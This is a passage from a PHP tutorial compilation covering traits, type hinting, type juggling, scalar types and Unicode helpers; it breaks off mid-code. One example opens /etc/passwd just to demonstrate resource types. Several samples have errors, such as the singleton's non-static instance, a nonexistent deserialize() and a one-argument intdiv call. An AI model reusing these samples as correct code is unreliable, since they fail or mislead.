These variables are imported into PHP's global namespace from the environment under which the PHP parser is running. Many are provided by the shell under which PHP is running and different systems are likely running different kinds of shells, a definitive list is impossible. Please see your shell's documentation for a list of defined environment variables.

Other environment variables include the CGI variables, placed there regardless of whether PHP is running as a server module or CGI processor.

Anything stored within `$_ENV` is from the environment from which PHP is running in.

`$_ENV` is only populated if `php.ini` allows it.
See this answer for more information on why `$_ENV` is not populated.

Read Superglobal Variables PHP online: https://riptutorial.com/php/topic/3392/superglobal-variables-php

Chapter 92: Traits

Examples

Traits to facilitate horizontal code reuse

Let's say we have an interface for logging:

```
interface Logger {
    function log($message);
}
```

Now say we have two concrete implementations of the `Logger` interface: the `FileLogger` and the `ConsoleLogger`.

```
class FileLogger implements Logger {
    public function log($message) {
        // Append log message to some file
    }
}

class ConsoleLogger implements Logger {
    public function log($message) {
        // Log message to the console
    }
}
```

Now if you define some other class `Foo` which you also want to be able to perform logging tasks, you could do something like this:

```
class Foo implements Logger {
    private $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

`Foo` is now also a `Logger`, but its functionality depends on the `Logger` implementation passed to it via `setLogger()`. If we now want class `Bar` to also have this logging mechanism, we would have to duplicate this piece of logic in the `Bar` class.

Instead of duplicating the code, a trait can be defined:

```
trait LoggableTrait {
```

```
    protected $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

Now that we have defined the logic in a trait, we can use the trait to add the logic to the `Foo` and `Bar` classes:

```
class Foo {
    use LoggableTrait;
}

class Bar {
    use LoggableTrait;
}
```

And, for example, we can use the `Foo` class like this:

```
$foo = new Foo();
$foo->setLogger( new FileLogger() );

//note how we use the trait as a 'proxy' to call the Logger's log method on the Foo instance
$foo->log('my beautiful message');
```

Conflict Resolution

Trying to use several traits into one class could result in issues involving conflicting methods. You need to resolve such conflicts manually.

For example, let's create this hierarchy:

```
trait MeowTrait {
    public function say() {
        print "Meow \n";
    }
}

trait WoofTrait {
    public function say() {
        print "Woof \n";
    }
}

abstract class UnMuteAnimals {
    abstract function say();
}
```

```
class Dog extends UnMuteAnimals {
    use WoofTrait;
}

class Cat extends UnMuteAnimals {
    use MeowTrait;
}
```

Now, let's try to create the following class:

```
class TalkingParrot extends UnMuteAnimals {
    use MeowTrait, WoofTrait;
}
```

The php interpreter will return a fatal error:

> **Fatal error:** Trait method say has not been applied, because there are collisions with
> other trait methods on TalkingParrot

To resolve this conflict, we could do this:

- use keyword `insteadof` to use the method from one trait instead of method from another trait
- create an alias for the method with a construct like `WoofTrait::say as sayAsDog;`

```
class TalkingParrotV2 extends UnMuteAnimals {
    use MeowTrait, WoofTrait {
        MeowTrait::say insteadof WoofTrait;
        WoofTrait::say as sayAsDog;
    }
}

$talkingParrot = new TalkingParrotV2();
$talkingParrot->say();
$talkingParrot->sayAsDog();
```

This code will produce the following output:

> Meow
> Woof

Multiple Traits Usage

```
trait Hello {
    public function sayHello() {
        echo 'Hello ';
    }
}

trait World {
    public function sayWorld() {
        echo 'World';
    }
}
```

```
class MyHelloWorld {
    use Hello, World;
    public function sayExclamationMark() {
        echo '!';
    }
}

$o = new MyHelloWorld();
$o->sayHello();
$o->sayWorld();
$o->sayExclamationMark();
```

The above example will output:

```
Hello World!
```

Changing Method Visibility

```
trait HelloWorld {
    public function sayHello() {
        echo 'Hello World!';
    }
}

// Change visibility of sayHello
class MyClass1 {
    use HelloWorld { sayHello as protected; }
}

// Alias method with changed visibility
// sayHello visibility not changed
class MyClass2 {
    use HelloWorld { sayHello as private myPrivateHello; }
}
```

Running this example:

```
(new MyClass1())->sayHello();
// Fatal error: Uncaught Error: Call to protected method MyClass1::sayHello()

(new MyClass2())->myPrivateHello();
// Fatal error: Uncaught Error: Call to private method MyClass2::myPrivateHello()

(new MyClass2())->sayHello();
// Hello World!
```

So be aware that in the last example in `MyClass2` the original un-aliased method from `trait HelloWorld` stays accessible as-is.

What is a Trait?

PHP only allows single inheritance. In other words, a class can only `extend` one other class. But what if you need to include something that doesn't belong in the parent class? Prior to PHP 5.4 you would have to get creative, but in 5.4 Traits were introduced. Traits allow you to basically

"copy and paste" a portion of a class into your main class

```
trait Talk {
    /** @var string */
    public $phrase = 'Well Wilbur...';
    public function speak() {
        echo $this->phrase;
    }
}

class MrEd extends Horse {
    use Talk;
    public function __construct() {
        $this->speak();
    }

    public function setPhrase($phrase) {
        $this->phrase = $phrase;
    }
}
```

So here we have `MrEd`, which is already extending `Horse`. But not all horses `Talk`, so we have a Trait for that. Let's note what this is doing

First, we define our Trait. We can use it with autoloading and Namespaces (see also Referencing a class or function in a namespace). Then we include it into our `MrEd` class with the keyword `use`.

You'll note that `MrEd` takes to using the `Talk` functions and variables without defining them. Remember what we said about **copy and paste**? These functions and variables are all defined within the class now, as if this class had defined them.

Traits are most closely related to Abstract classes in that you can define variables and functions. You also cannot instantiate a Trait directly (i.e. `new Trait()`). Traits cannot force a class to implicitly define a function like an Abstract class or an Interface can. Traits are **only** for explicit definitions (since you can `implement` as many Interfaces as you want, see Interfaces).

When should I use a Trait?

The first thing you should do, when considering a Trait, is to ask yourself this important question

> Can I avoid using a Trait by restructuring my code?

More often than not, the answer is going to be *Yes*. Traits are edge cases caused by single inheritance. The temptation to misuse or overuse Traits can be high. But consider that a Trait introduces another source for your code, which means there's another layer of complexity. In the example here, we're only dealing with 3 classes. But Traits mean you can now be dealing with far more than that. For each Trait, your class becomes that much harder to deal with, since you must now go reference each Trait to find out what it defines (and potentially where a collision happened, see Conflict Resolution). Ideally, you should keep as few Traits in your code as possible.

Traits to keep classes clean

Over time, our classes may implement more and more interfaces. When these interfaces have many methods, the total number of methods in our class will become very large.

For example, let's suppose that we have two interfaces and a class implementing them:

```
interface Printable {
    public function print();
    //other interface methods...
}

interface Cacheable {
    //interface methods
}

class Article implements Cachable, Printable {
    //here we must implement all the interface methods
    public function print(){ {
        /* code to print the article */
    }
}
```

Instead of implementing all the interface methods inside the `Article` class, we could use separate Traits to implement these interfaces, **keeping the class smaller and separating the code of the interface implementation from the class.**

From example, to implement the `Printable` interface we could create this trait:

```
trait PrintableArticle {
    //implements here the interface methods
    public function print() {
        /* code to print the article */
    }
}
```

and make the class use the trait:

```
class Article implements Cachable, Printable {
    use PrintableArticle;
    use CacheableArticle;
}
```

The primary benefits would be that our interface-implementation methods will be separated from the rest of the class, and stored in a trait who has the **sole responsibility to implement the interface for that particular type of object.**

Implementing a Singleton using Traits

Disclaimer: *In no way does this example advocate the use of singletons. Singletons are to be used with a lot of care.*

In PHP there is quite a standard way of implementing a singleton:

```
public class Singleton {
    private $instance;

    private function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() is 'basically' equivalent to new Singleton()
            self::$instance = new self();
        }

        return self::$instance;
    }

    // Prevent cloning of the instance
    protected function __clone() { }

    // Prevent serialization of the instance
    protected function __sleep() { }

    // Prevent deserialization of the instance
    protected function __wakeup() { }
}
```

To prevent code duplication, it is a good idea to extract this behaviour into a trait.

```
trait SingletonTrait {
    private $instance;

    protected function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() will refer to the class that uses the trait
            self::$instance = new self();
        }

        return self::$instance;
    }

    protected function __clone() { }
    protected function __sleep() { }
    protected function __wakeup() { }
}
```

Now any class that wants to function as a singleton can simply use the trait:

```
class MyClass {
    use SingletonTrait;
}

// Error! Constructor is not publicly accessible
$myClass = new MyClass();

$myClass = MyClass::getInstance();

// All calls below will fail due to method visibility
$myClassCopy = clone $myClass; // Error!
$serializedMyClass = serialize($myClass); // Error!
```

```
$myClass = deserialize($serializedMyclass); // Error!
```

Even though it is now impossible to serialize a singleton, it is still useful to also disallow the deserialize method.

Read Traits online: https://riptutorial.com/php/topic/999/traits

Chapter 93: Type hinting

Syntax

- function f(ClassName $param) {}
- function f(bool $param) {}
- function f(int $param) {}
- function f(float $param) {}
- function f(string $param) {}
- function f(self $param) {}
- function f(callable $param) {}
- function f(array $param) {}
- function f(?type_name $param) {}
- function f() : type_name {}
- function f() : void {}
- function f() : ?type_name {}

Remarks

Type hinting or type declarations are a defensive programming practice that ensures a function's parameters are of a specified type. This is particularly useful when type hinting for an interface because it allows the function to guarantee that a provided parameter will have the same methods as are required in the interface.

Passing the incorrect type to a type hinted function will lead to a fatal error:

> Fatal error: Uncaught TypeError: Argument **X** passed to **foo()** must be of the type **RequiredType**, **ProvidedType** given

Examples

Type hinting scalar types, arrays and callables

Support for type hinting array parameters (and return values after PHP 7.1) was added in PHP 5.1 with the keyword `array`. Any arrays of any dimensions and types, as well as empty arrays, are valid values.

Support for type hinting callables was added in PHP 5.4. Any value that `is_callable()` is valid for parameters and return values hinted `callable`, i.e. `Closure` objects, function name strings and `array(class_name|object, method_name)`.

If a typo occurs in the function name such that it is not `is_callable()`, a less obvious error message would be displayed:

> Fatal error: Uncaught TypeError: Argument 1 passed to foo() must be of the type

callable, string/array given

```
function foo(callable $c) {}
foo("count"); // valid
foo("Phar::running"); // valid
foo(["Phar", "running"); // valid
foo([new ReflectionClass("stdClass"), "getName"]); // valid
foo(function() {}); // valid

foo("no_such_function"); // callable expected, string given
```

Nonstatic methods can also be passed as callables in static format, resulting in a deprecation warning and level E_STRICT error in PHP 7 and 5 respectively.

Method visibility is taken into account. If the *context of the method with the* `callable` *parameter* does not have access to the callable provided, it will end up as if the method does not exist.

```
class Foo{
  private static function f(){
    echo "Good" . PHP_EOL;
  }

  public static function r(callable $c){
    $c();
  }
}

function r(callable $c){}

Foo::r(["Foo", "f"]);
r(["Foo", "f"]);
```

Output:

> Fatal error: Uncaught TypeError: Argument 1 passed to r() must be callable, array given

Support for type hinting scalar types was added in PHP 7. This means that we gain type hinting support for `boolean`s, `integer`s, `float`s and `string`s.

```
<?php

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1, 2)); // Outputs "int(3)"
```

By default, PHP will attempt to cast any provided argument to match its type hint. Changing the call to `add(1.5, 2)` gives exactly the same output, since the float `1.5` was cast to `int` by PHP.

To stop this behavior, one must add `declare(strict_types=1);` to the top of every PHP source file that requires it.

```php
<?php

declare(strict_types=1);

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1.5, 2));
```

The above script now produces a fatal error:

> Fatal error: Uncaught TypeError: Argument 1 passed to add() must be of the type integer, float given

An Exception: Special Types

Some PHP functions may return a value of type `resource`. Since this is not a scalar type, but a special type, it is not possible to type hint it.

As an example, `curl_init()` will return a `resource`, as well as `fopen()`. Of course, those two resources aren't compatible to each other. Because of that, PHP 7 will *always* throw the following TypeError when type hinting `resource` explicitly:

> TypeError: Argument 1 passed to sample() must be an instance of resource, resource given

Type hinting generic objects

Since PHP objects don't inherit from any base class (including `stdClass`), there is no support for type hinting a generic object type.

For example, the below will not work.

```php
<?php

function doSomething(object $obj) {
    return $obj;
}

class ClassOne {}
class ClassTwo {}

$classOne= new ClassOne();
$classTwo= new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

And will throw a fatal error:

> Fatal error: Uncaught TypeError: Argument 1 passed to doSomething() must be an

instance of object, instance of OperationOne given

A workaround to this is to declare a degenerate interface that defines no methods, and have all of your objects implement this interface.

```php
<?php

interface Object {}

function doSomething(Object $obj) {
    return $obj;
}

class ClassOne implements Object {}
class ClassTwo implements Object {}

$classOne = new ClassOne();
$classTwo = new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

Type hinting classes and interfaces

Type hinting for classes and interfaces was added in PHP 5.

Class type hint

```php
<?php

class Student
{
    public $name = 'Chris';
}

class School
{
    public $name = 'University of Edinburgh';
}

function enroll(Student $student, School $school)
{
    echo $student->name . ' is being enrolled at ' . $school->name;
}

$student = new Student();
$school = new School();

enroll($student, $school);
```

The above script outputs:

Chris is being enrolled at University of Edinburgh

Interface type hint

```php
<?php

interface Enrollable {};
interface Attendable {};

class Chris implements Enrollable
{
    public $name = 'Chris';
}

class UniversityOfEdinburgh implements Attendable
{
    public $name = 'University of Edinburgh';
}

function enroll(Enrollable $enrollee, Attendable $premises)
{
    echo $enrollee->name . ' is being enrolled at ' . $premises->name;
}

$chris = new Chris();
$edinburgh = new UniversityOfEdinburgh();

enroll($chris, $edinburgh);
```

The above example outputs the same as before:

> Chris is being enrolled at University of Edinburgh

Self type hints

The `self` keyword can be used as a type hint to indicate that the value must be an instance of the class that declares the method.

Type Hinting No Return(Void)

In PHP 7.1, the `void` return type was added. While PHP has no actual `void` value, it is generally understood across programming languages that a function that returns nothing is returning `void`. This should not be confused with returning `null`, as `null` is a value that can be returned.

```php
function lacks_return(): void {
    // valid
}
```

Note that if you declare a `void` return, you cannot return any values or you will get a fatal error:

```php
function should_return_nothing(): void {
    return null; // Fatal error: A void function must not return a value
}
```

However, using return to exit the function is valid:

```
function returns_nothing(): void {
    return; // valid
}
```

Nullable type hints

Parameters

Nullable type hint was added in PHP 7.1 using the `?` operator before the type hint.

```
function f(?string $a) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

Before PHP 7.1, if a parameter has a type hint, it must declare a default value `null` to accept null values.

```
function f(string $a = null) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

Return values

In PHP 7.0, functions with a return type must not return null.

In PHP 7.1, functions can declare a nullable return type hint. However, the function must still return null, not void (no/empty return statements).

```
function f() : ?string {
    return null;
}

function g() : ?string {}
function h() : ?string {}

f(); // OK
g(); // TypeError: Return value of g() must be of the type string or null, none returned
h(); // TypeError: Return value of h() must be of the type string or null, none returned
```

Read Type hinting online: https://riptutorial.com/php/topic/1430/type-hinting

Chapter 94: Type juggling and Non-Strict Comparison Issues

Examples

What is Type Juggling?

PHP is a loosely typed language. This means that, by default, it doesn't require operands in an expression to be of the same (or compatible) types. For example, you can append a number to a string and expect it to work.

```
var_dump ("This is example number " . 1);
```

The output will be:

> string(24) "This is example number 1"

PHP accomplishes this by automatically casting incompatible variable types into types that allow the requested operation to take place. In the case above, it will cast the integer literal 1 into a string, meaning that it can be concatenated onto the preceding string literal. This is referred to as type juggling. This is a very powerful feature of PHP, but it is also a feature that can lead you to a lot of hair-pulling if you are not aware of it, and can even lead to security problems.

Consider the following:

```
if (1 == $variable) {
    // do something
}
```

The intent appears to be that the programmer is checking that a variable has a value of 1. But what happens if $variable has a value of "1 and a half" instead? The answer might surprise you.

```
$variable = "1 and a half";
var_dump (1 == $variable);
```

The result is:

> bool(true)

Why has this happened? It's because PHP realised that the string "1 and a half" isn't an integer, but it needs to be in order to compare it to integer 1. Instead of failing, PHP initiates type juggling and, attempts to convert the variable into an integer. It does this by taking all the characters at the start of the string that can be cast to integer and casting them. It stops as soon as it encounters a character that can't be treated as a number. Therefore "1 and a half" gets cast to integer 1.

Granted, this is a very contrived example, but it serves to demonstrate the issue. The next few

examples will cover some cases where I've run into errors caused by type juggling that happened in real software.

Reading from a file

When reading from a file, we want to be able to know when we've reached the end of that file. Knowing that `fgets()` returns false at the end of the file, we might use this as the condition for a loop. However, if the data returned from the last read happens to be something that evaluates as boolean `false`, it can cause our file read loop to terminate prematurely.

```
$handle = fopen ("/path/to/my/file", "r");

if ($handle === false) {
    throw new Exception ("Failed to open file for reading");
}

while ($data = fgets($handle)) {
    echo ("Current file line is $data\n");
}

fclose ($handle);
```

If the file being read contains a blank line, the `while` loop will be terminated at that point, because the empty string evaluates as boolean `false`.

Instead, we can check for the boolean `false` value explicitly, using strict equality operators:

```
while (($data = fgets($handle)) !== false) {
    echo ("Current file line is $data\n");
}
```

Note this is a contrived example; in real life we would use the following loop:

```
while (!feof($handle)) {
    $data = fgets($handle);
    echo ("Current file line is $data\n");
}
```

Or replace the whole thing with:

```
$filedata = file("/path/to/my/file");
foreach ($filedata as $data) {
    echo ("Current file line is $data\n");
}
```

Switch surprises

Switch statements use non-strict comparison to determine matches. This can lead to some nasty surprises. For example, consider the following statement:

```
switch ($name) {
    case 'input 1':
        $mode = 'output_1';
        break;
    case 'input 2':
        $mode = 'output_2';
        break;
    default:
        $mode = 'unknown';
        break;
}
```

This is a very simple statement, and works as expected when `$name` is a string, but can cause problems otherwise. For example, if `$name` is integer `0`, then type-juggling will happen during the comparison. However, it's the literal value in the case statement that gets juggled, not the condition in the switch statement. The string `"input 1"` is converted to integer `0` which matches the input value of integer `0`. The upshot of this is if you provide a value of integer `0`, the first case always executes.

There are a few solutions to this problem:

Explicit casting

The value can be [typecast](#) to a string before comparison:

```
switch ((string)$name) {
...
}
```

Or a function known to return a string can also be used:

```
switch (strval($name)) {
...
}
```

Both of these methods ensure the value is of the same type as the value in the `case` statements.

Avoid `switch`

Using an `if` statement will provide us with control over how the comparison is done, allowing us to use [strict comparison operators](#):

```
if ($name === "input 1") {
    $mode = "output_1";
} elseif ($name === "input 2") {
    $mode = "output_2";
} else {
    $mode = "unknown";
}
```

Strict typing

Since PHP 7.0, some of the harmful effects of type juggling can be mitigated with strict typing. By including this `declare` statement as the first line of the file, PHP will enforce parameter type declarations and return type declarations by throwing a `TypeError` exception.

```
declare(strict_types=1);
```

For example, this code, using parameter type definitions, will throw a catchable exception of type `TypeError` when run:

```php
<?php
declare(strict_types=1);

function sum(int $a, int $b) {
    return $a + $b;
}

echo sum("1", 2);
```

Likewise, this code uses a return type declaration; it will also throw an exception if it tries to return anything other than an integer:

```php
<?php
declare(strict_types=1);

function returner($a): int {
    return $a;
}

returner("this is a string");
```

Read Type juggling and Non-Strict Comparison Issues online: https://riptutorial.com/php/topic/2758/type-juggling-and-non-strict-comparison-issues

Chapter 95: Types

Examples

Integers

Integers in PHP can be natively specified in base 2 (binary), base 8 (octal), base 10 (decimal), or base 16 (hexadecimal.)

```
$my_decimal = 42;
$my_binary = 0b101010;
$my_octal = 052;
$my_hexadecimal = 0x2a;

echo ($my_binary + $my_octal) / 2;
// Output is always in decimal: 42
```

Integers are 32 or 64 bits long, depending on the platform. The constant PHP_INT_SIZE holds integer size in bytes. PHP_INT_MAX and (since PHP 7.0) PHP_INT_MIN are also available.

```
printf("Integers are %d bits long" . PHP_EOL, PHP_INT_SIZE * 8);
printf("They go up to %d" . PHP_EOL, PHP_INT_MAX);
```

Integer values are automatically created as needed from floats, booleans, and strings. If an explicit typecast is needed, it can be done with the (int) or (integer) cast:

```
$my_numeric_string = "123";
var_dump($my_numeric_string);
// Output: string(3) "123"
$my_integer = (int)$my_numeric_string;
var_dump($my_integer);
// Output: int(123)
```

Integer overflow will be handled by conversion to a float:

```
$too_big_integer = PHP_INT_MAX + 7;
var_dump($too_big_integer);
// Output: float(9.2233720368548E+18)
```

There is no integer division operator in PHP, but it can be simulated using an implicit cast, which always 'rounds' by just discarding the float-part. As of PHP version 7, an integer division function was added.

```
$not_an_integer = 25 / 4;
var_dump($not_an_integer);
// Output: float(6.25)
var_dump((int) (25 / 4)); // (see note below)
// Output: int(6)
var_dump(intdiv(25 / 4)); // as of PHP7
```

```
// Output: int(6)
```

(Note that the extra parentheses around `(25 / 4)` are needed because the `(int)` cast has higher precedence than the division)

Strings

A string in PHP is a series of single-byte characters (i.e. there is no native Unicode support) that can be specified in four ways:

Single Quoted

Displays things almost completely "as is". Variables and most escape sequences will not be interpreted. The exception is that to display a literal single quote, one can escape it with a back slash ', and to display a back slash, one can escape it with another backslash \

```
$my_string = 'Nothing is parsed, except an escap\'d apostrophe or backslash. $foo\n';
var_dump($my_string);

/*
string(68) "Nothing is parsed, except an escap'd apostrophe or backslash. $foo\n"
*/
```

Double Quoted

Unlike a single-quoted string, simple variable names and escape sequences in the strings will be evaluated. Curly braces (as in the last example) can be used to isolate complex variable names.

```
$variable1 = "Testing!";
$variable2 = [ "Testing?", [ "Failure", "Success" ] ];
$my_string = "Variables and escape characters are parsed:\n\n";
$my_string .= "$variable1\n\n$variable2[0]\n\n";
$my_string .= "There are limits: $variable2[1][0]";
$my_string .= "But we can get around them by wrapping the whole variable in braces:
{$variable2[1][1]}";
var_dump($my_string);

/*
string(98) "Variables and escape characters are parsed:

Testing!

Testing?

There are limits: Array[0]"

But we can get around them by wrapping the whole variable in braces: Success

*/
```

Heredoc

In a heredoc string, variable names and escape sequences are parsed in a similar manner to double-quoted strings, though braces are not available for complex variable names. The start of the string is delimited by *<<<identifier*, and the end by *identifier*, where *identifier* is any valid PHP name. The ending identifier must appear on a line by itself. No whitespace is allowed before or after the identifier, although like any line in PHP, it must also be terminated by a semicolon.

```
$variable1 = "Including text blocks is easier";
$my_string = <<< EOF
Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. $variable1; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends.
EOF;
var_dump($my_string);

/*
string(268) "Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. Including text blocks is easier; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends."
*/
```

Nowdoc

A nowdoc string is like the single-quoted version of heredoc, although not even the most basic escape sequences are evaluated. The identifier at the beginning of the string is wrapped in single quotes.

PHP 5.x5.3

```
$my_string = <<< 'EOF'
A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)
EOF;
var_dump($my_string);

/*
string(116) "A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)"
*/
```

Boolean

Boolean is a type, having two values, denoted as `true` or `false`.

This code sets the value of `$foo` as `true` and `$bar` as `false`:

```
$foo = true;
$bar = false;
```

true and `false` are not case sensitive, so `TRUE` and `FALSE` can be used as well, even `FaLsE` is possible. Using lower case is most common and recommended in most code style guides, e.g. PSR-2.

Booleans can be used in if statements like this:

```
if ($foo) { //same as evaluating if($foo == true)
    echo "true";
}
```

Due to the fact that PHP is weakly typed, if `$foo` above is other than `true` or `false`, it's automatically coerced to a boolean value.
The following values result in `false`:

- a zero value: `0` (integer), `0.0` (float), or `'0'` (string)
- an empty string `''` or array `[]`
- `null` (the content of an unset variable, or assigned to a variable)

Any other value results in `true`.

To avoid this loose comparison, you can enforce strong comparison using `===`, which compares value *and type*. See Type Comparison for details.

To convert a type into boolean, you can use the `(bool)` or `(boolean)` cast before the type.

```
var_dump((bool) "1"); //evaluates to true
```

or call the `boolval` function:

```
var_dump( boolval("1") ); //evaluates to true
```

Boolean conversion to a string (note that `false` yields an empty string):

```
var_dump( (string) true ); // string(1) "1"
var_dump( (string) false ); // string(0) ""
```

Boolean conversion to an integer:

```
var_dump( (int) true ); // int(1)
var_dump( (int) false ); // int(0)
```

Note that the opposite is also possible:

```
var_dump((bool) "");         // bool(false)
var_dump((bool) 1);          // bool(true)
```

Also all non-zero will return true:

```
var_dump((bool) -2);         // bool(true)
```

```
var_dump((bool) "foo");    // bool(true)
var_dump((bool) 2.3e5);    // bool(true)
var_dump((bool) array(12)); // bool(true)
var_dump((bool) array());  // bool(false)
var_dump((bool) "false");  // bool(true)
```

Float

```
$float = 0.123;
```

> For historical reasons "double" is returned by `gettype()` in case of a float, and not simply "float"

Floats are floating point numbers, which allow more output precision than plain integers.

Floats and integers can be used together due to PHP's loose casting of variable types:

```
$sum = 3 + 0.14;

echo $sum; // 3.14
```

php does not show float as float number like other languages, for example:

```
$var = 1;
echo ((float) $var); //returns 1 not 1.0
```

Warning

Floating point precision

(From the PHP manual page)

> Floating point numbers have limited precision. Although it depends on the system, PHP typically give a maximum relative error due to rounding in the order of 1.11e-16. Non elementary arithmetic operations may give larger errors, and error *propagation* must be considered when several operations are compounded.

> Additionally, rational numbers that are exactly representable as floating point numbers in base 10, like 0.1 or 0.7, do not have an exact representation as floating point numbers in base 2 (binary), which is used internally, no matter the size of the mantissa. Hence, they cannot be converted into their internal binary counterparts without a small loss of precision. This can lead to confusing results: for example, floor((0.1+0.7)*10) will usually return 7 instead of the expected 8, since the internal representation will be something like 7.9999999999999991118....

> So never trust floating number results to the last digit, and do not compare floating point numbers directly for equality. If higher precision is necessary, the arbitrary precision math functions and gmp functions are available.

Callable

Callables are anything which can be called as a callback. Things that can be termed a "callback" are as follows:

- Anonymous functions

- Standard PHP functions (note: *not language constructs*)

- Static Classes

- non-static Classes (*using an alternate syntax*)

- Specific Object/Class Methods

- Objects themselves, as long as the object is found in key `0` of an array

    Example Of referencing an object as an array element:

```
$obj = new MyClass();
call_user_func([$obj, 'myCallbackMethod']);
```

Callbacks can be denoted by `callable` type hint as of PHP 5.4.

```
$callable = function () {
    return 'value';
};

function call_something(callable $fn) {
    call_user_func($fn);
}

call_something($callable);
```

Null

PHP represents "no value" with the `null` keyword. It's somewhat similar to the null pointer in C-language and to the NULL value in SQL.

Setting the variable to null:

```
$nullvar = null; // directly

function doSomething() {} // this function does not return anything
$nullvar = doSomething(); // so the null is assigned to $nullvar
```

Checking if the variable was set to null:

```
if (is_null($nullvar)) { /* variable is null */ }

if ($nullvar === null) {  /* variable is null */ }
```

Null vs undefined variable

If the variable was not defined or was unset then any tests against the null will be successful but they will also generate a `Notice: Undefined variable: nullvar`:

```
$nullvar = null;
unset($nullvar);
if ($nullvar === null) {  /* true but also a Notice is printed */ }
if (is_null($nullvar)) {  /* true but also a Notice is printed */ }
```

Therefore undefined values must be checked with `isset`:

```
if (!isset($nullvar)) {  /* variable is null or is not even defined */  }
```

Type Comparison

There are two types of comparison: **loose comparison** with `==` and **strict comparison** with `===`. Strict comparison ensures both the type and value of both sides of the operator are the same.

```
// Loose comparisons
var_dump(1 == 1); // true
var_dump(1 == "1"); // true
var_dump(1 == true); // true
var_dump(0 == false); // true

// Strict comparisons
var_dump(1 === 1); // true
var_dump(1 === "1"); // false
var_dump(1 === true); // false
var_dump(0 === false); // false

// Notable exception: NAN — it never is equal to anything
var_dump(NAN == NAN); // false
var_dump(NAN === NAN); // false
```

You can also use strong comparison to check if type and value **don't** match using `!==`.

A typical example where the `==` operator is not enough, are functions that can return different types, like `strpos`, which returns `false` if the `searchword` is not found, and the match position (`int`) otherwise:

```
if(strpos('text', 'searchword') == false)
  // strpos returns false, so == comparison works as expected here, BUT:
if(strpos('text bla', 'text') == false)
  // strpos returns 0 (found match at position 0) and 0==false is true.
  // This is probably not what you expect!
if(strpos('text','text') === false)
  // strpos returns 0, and 0===false is false, so this works as expected.
```

Type Casting

PHP will generally correctly guess the data type you intend to use from the context it's used in, however sometimes it is useful to manually force a type. This can be accomplished by prefixing the declaration with the name of the required type in parenthesis:

```
$bool = true;
var_dump($bool); // bool(true)

$int = (int) true;
var_dump($int); // int(1)

$string = (string) true;
var_dump($string); // string(1) "1"
$string = (string) false;
var_dump($string); // string(0) ""

$float = (float) true;
var_dump($float); // float(1)

$array = ['x' => 'y'];
var_dump((object) $array); // object(stdClass)#1 (1) { ["x"]=> string(1) "y" }

$object = new stdClass();
$object->x = 'y';
var_dump((array) $object); // array(1) { ["x"]=> string(1) "y" }

$string = "asdf";
var_dump((unset)$string); // NULL
```

But be carefull: not all type casts work as one might expect:

```
// below 3 statements hold for 32-bits systems (PHP_INT_MAX=2147483647)
// an integer value bigger than PHP_INT_MAX is automatically converted to float:
var_dump(     999888777666 ); // float(999888777666)
// forcing to (int) gives overflow:
var_dump((int)  999888777666 ); // int(-838602302)
// but in a string it just returns PHP_INT_MAX
var_dump((int) "999888777666"); // int(2147483647)

var_dump((bool) []);      // bool(false) (empty array)
var_dump((bool) [false]); // bool(true)  (non-empty array)
```

Resources

A *resource* is a special type of variable that references an external resource, such as a file, socket, stream, document, or connection.

```
$file = fopen('/etc/passwd', 'r');

echo gettype($file);
# Out: resource

echo $file;
# Out: Resource id #2
```

There are different (sub-)types of resource. You can check the resource type using
get_resource_type()

:

```
$file = fopen('/etc/passwd', 'r');
echo get_resource_type($file);
#Out: stream

$sock = fsockopen('www.google.com', 80);
echo get_resource_type($sock);
#Out: stream
```

You can find a complete list of built-in resource types here.

Type Juggling

PHP is a weakly-typed language. It does not require explicit declaration of data types. The context in which the variable is used determines its data type; conversion is done automatically:

```
$a = "2";              // string
$a = $a + 2;           // integer (4)
$a = $a + 0.5;         // float (4.5)
$a = 1 + "2 oranges";  // integer (3)
```

Read Types online: https://riptutorial.com/php/topic/232/types

Chapter 96: Unicode Support in PHP

Examples

Converting Unicode characters to "\uxxxx" format using PHP

You can use the following code for going back and forward.

```
if (!function_exists('codepoint_encode')) {
    function codepoint_encode($str) {
        return substr(json_encode($str), 1, -1);
    }
}

if (!function_exists('codepoint_decode')) {
    function codepoint_decode($str) {
        return json_decode(sprintf('"%s"', $str));
    }
}
```

How to use :

```
echo "\nUse JSON encoding / decoding\n";
var_dump(codepoint_encode("□□"));
var_dump(codepoint_decode('\u6211\u597d'));
```

Output :

```
Use JSON encoding / decoding
string(12) "\u6211\u597d"
string(6) "□□"
```

Converting Unicode characters to their numeric value and/or HTML entities using PHP

You can use the following code for going back and forward.

```
if (!function_exists('mb_internal_encoding')) {
    function mb_internal_encoding($encoding = NULL) {
        return ($from_encoding === NULL) ? iconv_get_encoding() :
iconv_set_encoding($encoding);
    }
}

if (!function_exists('mb_convert_encoding')) {
    function mb_convert_encoding($str, $to_encoding, $from_encoding = NULL) {
        return iconv(($from_encoding === NULL) ? mb_internal_encoding() : $from_encoding,
$to_encoding, $str);
    }
```

```
    }

    if (!function_exists('mb_chr')) {
        function mb_chr($ord, $encoding = 'UTF-8') {
            if ($encoding === 'UCS-4BE') {
                return pack("N", $ord);
            } else {
                return mb_convert_encoding(mb_chr($ord, 'UCS-4BE'), $encoding, 'UCS-4BE');
            }
        }
    }

    if (!function_exists('mb_ord')) {
        function mb_ord($char, $encoding = 'UTF-8') {
            if ($encoding === 'UCS-4BE') {
